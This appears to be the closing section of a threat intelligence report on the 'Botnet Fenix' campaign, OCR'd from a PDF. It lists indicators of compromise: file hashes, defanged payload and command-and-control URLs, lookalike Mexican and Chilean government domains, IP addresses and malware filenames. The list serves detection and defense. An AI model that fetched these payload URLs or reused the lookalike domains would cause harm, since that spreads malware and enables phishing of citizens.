

Figure 15: Botnet Fenix TTP

IOCs found

Hashes:

B10B9F1F286F7AE29D9E87C5391D3653

500B1C312163009FEFEC3F8FE7861258

594804AA21887EE9D7B1B888F482D60C

1C50C6D0AEAF8071F528B76B1AB242FE

D80F1780BB24E7ECDAB8A262744BCCB7

1BE0606640D645DDBFB2FBDFF53CA918

7631660BDCF74B95B5806328A7668CAB

EAFF13D6C89CE0E2A7632BD811045C35

EA68E0CC90A88315526704BAE1CA8B4A

B262B36C3B09EBEAB66C95E121BE4C73

6F0B4018DA4AA0887B5AA879CE315543

7FE97D4E29E17F39E343A9EF5FDE03CA

URL:

file[:]\\139[.]162[.]73[.]58@80\SuECWRPQ\SAT_Herramienta_Seguridad[.]jse
file[:]\\139[.]162[.]73[.]58@80\YtmpEoBw\Herramienta_de_Seguridad_SII[.]jse
hxxps[:]//fja[.]com[.]mx/wp-contents/execution[.]php?tag=russian
hxxps[:]//fja[.]com[.]mx/wp-contents/init[.]php?id=1
hxxps[:]//www[.]grafoce[.]com/scripts/index[.]php?id=2
hxxps[:]//www[.]grafoce[.]com/wp-contents/execution[.]php?tag=russian
hxxps[:]//russiancl[.]top/bramx/7684jasdtg[.]xls
hxxps[:]//russiancl[.]top/bramx/post[.]php
hxxps[:]//russiancl[.]top/bramx/ot[.]crypt
hxxps[:]//russiancl[.]top/bramx/proxy[.]crypt
hxxps[:]//russiancl[.]top/bramx/steal[.]crypt

Domain:

2repuvegobmx[.]com.mx
annydesk.website
citasatmx2023[.]lat
citas-sat2023[.]com.mx
citas-satmx[.]com
citas-sregob-mexico[.]com
consultacurp-gobmx[.]com.mx

consultacurp-gobmx[.]com[.]mx
fja[.]com[.]mx
grafoce[.]com
lbci-seguro[.]com
mexico-curp[.]com
russiancl[.]top
siii-chile[.]com
sre-curpmexico[.]com
tramites-sat[.]com.mx
whatsapp.website

IP Address:

207.210.228[.]67
139.162.73[.]58
80.66.64[.]154

Filenames:

SII_Seguro_XXXXXX.zip
Herramienta Seguridad SII.url
AT_herramienta_XXXXXX.zip
SAT_Herramienta_Seguridad.jse
b262b36c3b09ebeab66c95e121be4c73 7684jasdtg.xls

B10B9F1F286F7AE29D9E87C5391D3653 ot.crypt

500B1C312163009FEFEC3F8FE7861258 proxy.crypt

594804AA21887EE9D7B1B888F482D60C steal.crypt

1C50C6D0AEAF8071F528B76B1AB242FE pay.txt